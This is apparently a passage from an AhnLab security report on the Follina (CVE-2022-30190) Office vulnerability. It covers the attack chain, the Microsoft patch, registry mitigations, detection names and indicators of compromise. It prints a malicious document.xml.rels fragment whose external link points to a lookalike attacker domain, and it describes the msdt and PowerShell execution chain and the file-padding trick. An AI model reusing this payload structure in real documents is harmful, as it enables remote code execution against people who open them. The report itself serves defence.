

Figure 12. Operation process of the vulnerability

The threat actor distributed a Word document that triggers the vulnerability through email attachments. This document had an external link URL added in the document.xml.rels file which defines the reference relationship among internal objects. When this document is opened, an HTML script file from a remote source is downloaded.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns=http://schemas.openxmlformats.org/package/2006/relationships”>
...
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"
Target="https://www.xmlformats.com/office/word/2022/wordprocessingDrawing/RDF8421.html!"
TargetMode="External"/>
```

Figure 13. A portion of the content in document.xml.rels available in Documents –> word –> _rels

A lot of the time, this embedded URL is the C&C server address run by the threat actor. Figure 13 shows a case where a domain name similar to an existing normal domain, openxmlformats.org, was used to prevent immediate recognition by the user.

The content of the RDF842l.html file that is downloaded is shown in Figure 14. Aside from the actual vulnerability code section that uses the ms-msdt: protocol, annotations such as

"//AAAAA…" were drawn up for the purpose of filling 4096 (0x1000) bytes, which is the minimum size for downloading additional payloads from the MSHTML.DLL module. Therefore, in order to fulfill the file size condition, there is a high possibility for the threat actor to create additional variants with content disguised as normal scripts instead of annotations, making it even harder for users to recognize that they are malicious files.



Figure 14. Content of the HTML script downloaded through the external link

When a user opens the malicious document, the script downloaded by the WINWORD.EXE process is executed, and as shown in Figure 15, the msdt.exe process is executed through the ms-msdt: protocol. Afterward, the PowerShell command included in the BrowseForFile parameter is executed, and the data decoded through the FromBase64String function is executed as a cmd.exe command line.



Figure 15. Vulnerability-exploiting document execution screen

This command shuts down the running msdt.exe process with a background command. This is deemed to be for the purpose of evading antivirus products that detect the dynamic behavior of executing the msdt.exe process through WINWORD.EXE (Word process). Also, if the "05-2022-0438.rar" file in CAB (Windows Cabinet file) format exists in the %temp% (Windows temporary folder) directory, it is decoded with Base64 and the rgb.exe file is created and executed.

The "05-2022-0438.rar" file seems to have been downloaded for the purpose of performing additional malicious behaviors.

As such, merely opening a Word document attached to a phishing email may cause malware to be installed in the system. In most cases, phishing emails or documents are distributed in disguise, seemingly containing normal topics, and it is difficult for users to realize that the system has been infected.

Therefore, extra caution is advised to not open attachments or links in emails with suspicious content or from unknown sources. Users must also update their OS and application programs to the latest version to prevent attacks that exploit vulnerabilities.

Vulnerability Patch

Figure 16 shows a portion of the Microsoft.Windows.Diagnosis.SDHost.dll module's code after the CVE-2022-30190 vulnerability patch. A code was added so that data verification is performed by running a certain script before executing the command transmitted with the IT_BrowseForFile parameter through the execution of the ExecuteCommand function.

Another code that was added verifies certain PowerShell code execution statements such as Invoke-Expression, as shown below.



Figure 16. A portion of the codes added after the vulnerability patch

After the vulnerability was patched, the data of the IT_BrowseForFile variable which is transmitted as the execution parameter of msdt.exe is not executed as a PowerShell Test-Path command statement anymore.

Vulnerability Update

CVE-2022-30190 vulnerability patch was provided in the update on June 14, 2022. Users of the applicable Windows OS versions should use the Windows auto-update feature or refer to the "Security Updates" category of the MS Update Guide page[9] to apply the latest patch.
If the circumstances do not allow for immediate application of the security patch, the following measures published by the Microsoft Security Response Center (MSRC) blog[10] can be taken to temporarily defend against vulnerability exploits.[11]

1. Disabling MSDT

1-1. Run Command Prompt (cmd.exe) as admin and execute the following command. This command saves the current registry settings in a backup file.

```
reg export HKEY_CLASSES_ROOT₩ms-msdt <backup file name>
```

1-2. Execute the following command to delete the MSDT-related registry key.

```
reg delete HKEY_CLASSES_ROOT₩ms-msdt /f
```

2. Changing the Group Policy

2-1. Run Command Prompt as admin and execute the following command. Change the group policy to disable the MSDT settings.

```
reg add "HKLM₩SOFTWARE₩Policies₩Microsoft₩Windows₩ScriptedDiagnostics" /t REG_DWORD /v EnableDiagnostics /d 0
```

[9] https://msrc.microsoft.com/update-guide/vulnerability/CVE-2022-30190

[10] https://msrc-blog.microsoft.com/2022/05/30/guidance-for-cve-2022-30190-microsoft-support-diagnostic-tool-vulnerability/

[11] https://msrc-blog.microsoft.com/2022/05/30/guidance-for-cve-2022-30190-microsoft-support-diagnostic-tool-vulnerability/

AhnLab Response Overview

The aliases and the engine version information of AhnLab products are shown below.

File Diagnosis
- Exploit/HTML.CVE-2022-30190.S1841 (2022.06.03.00)
- Exploit/HTML.CVE-2022-30190.S1853 (2022.06.14.00)
- Exploit/XML.CVE-2022-30190.S1842 (2022.06.03.00)
- Exploit/DOC.CVE-2022-30190 (2022.06.03.00)
- Downloader/DOC.External (2020.05.26.00)

Behavior diagnosis
- Behavior/MDP.Event.M4313 (2022.06.01.00)

Indicators Of Compromise (IOC)

File Hashes (MD5)

The MD5 of the related files are as follows. (However, sensitive samples may have been excluded.)

4e7fc2acd66d87c7a439b49196899001
52945af1def85b171870b31fa4782e52
7c4ee39de1b67937a26c9bc1a7e5128b
85829b792aa3a5768de66beacdb0a0ce
d1fe26b84043ac11fa5ddb90906e6d56
e0972a49753bcdffc7f8534fdbda4147

URL

hxxps://www.xmlformats[.]com/office/word/2022/wordprocessingDrawing/RDF842l.html

References

[1] CVE-2022-30190
https://msrc.microsoft.com/update-guide/vulnerability/CVE-2022-30190

[2] MS Zero-day Vulnerability (CVE-2022-30190) Security Update Advisory
https://atip.ahnlab.com/ti/contents/security-advisory?i=2954e881-073b-42dc-9e83-7695cdb0db5b

[3] Attacks that Exploit the Follina (CVE-2022-30190) Vulnerability
https://atip.ahnlab.com/ti/contents/asec-notes?i=0d8f2bba-88fb-4e40-931f-6140abe1c8ce

[4] Caution! Microsoft Office Zero-day Vulnerability Follina (CVE-2022-30190)
https://asec.ahnlab.com/en/34998/

[5] Follina Vulnerability (CVE-2022-30190) Attack Using 'Antimicrobial Film Request' File
https://asec.ahnlab.com/en/35343/

[6] Follina — a Microsoft Office code execution vulnerability
https://doublepulsar.com/follina-a-microsoft-office-code-execution-vulnerability-1a47fce5629e

[7] Rapid Response: Microsoft Office RCE - “Follina” MSDT Attack
https://www.huntress.com/blog/microsoft-office-remote-code-execution-follina-msdt-bug

More security, More freedom

AhnLab, Inc.

220, Pangyoyeok-ro, Bundang-gu, Seongnam-si, Gyeonggi-do, Korea
Tel : +82 31 722 8000 | Fax : +82 31 722 8901
www.ahnlab.com
www.asec.ahnlab.com/en

© AhnLab, Inc. All rights reserved.

About ASEC

AhnLab Security Emergency Response Center(ASEC), through our team of highly skilled cyber threat analysts and incident responders, delivers timely and accurate threat intelligence and state-of-the-art response on a global scale. The ASEC provides the most contextual and relevant threat intelligence backed by our groundbreaking research on malware, vulnerabilities, and threat actors to help the global community stay ahead of evolving cyber-attacks.

About AhnLab

AhnLab is a leading cybersecurity company with a reliable reputation for delivering advanced cyber threat intelligence and threat detection and response (TDR) capabilities with cutting-edge technology. We offer a cybersecurity platform comprised of purpose-built products securing endpoint, network, and cloud, which ensures extended threat visibility, actionable insight, and optimal response. Our best-in-class researchers and development professionals are always fully committed to bringing our security offerings to the next level and future-proofing our customers' business innovation against cyber risks.

AhnLab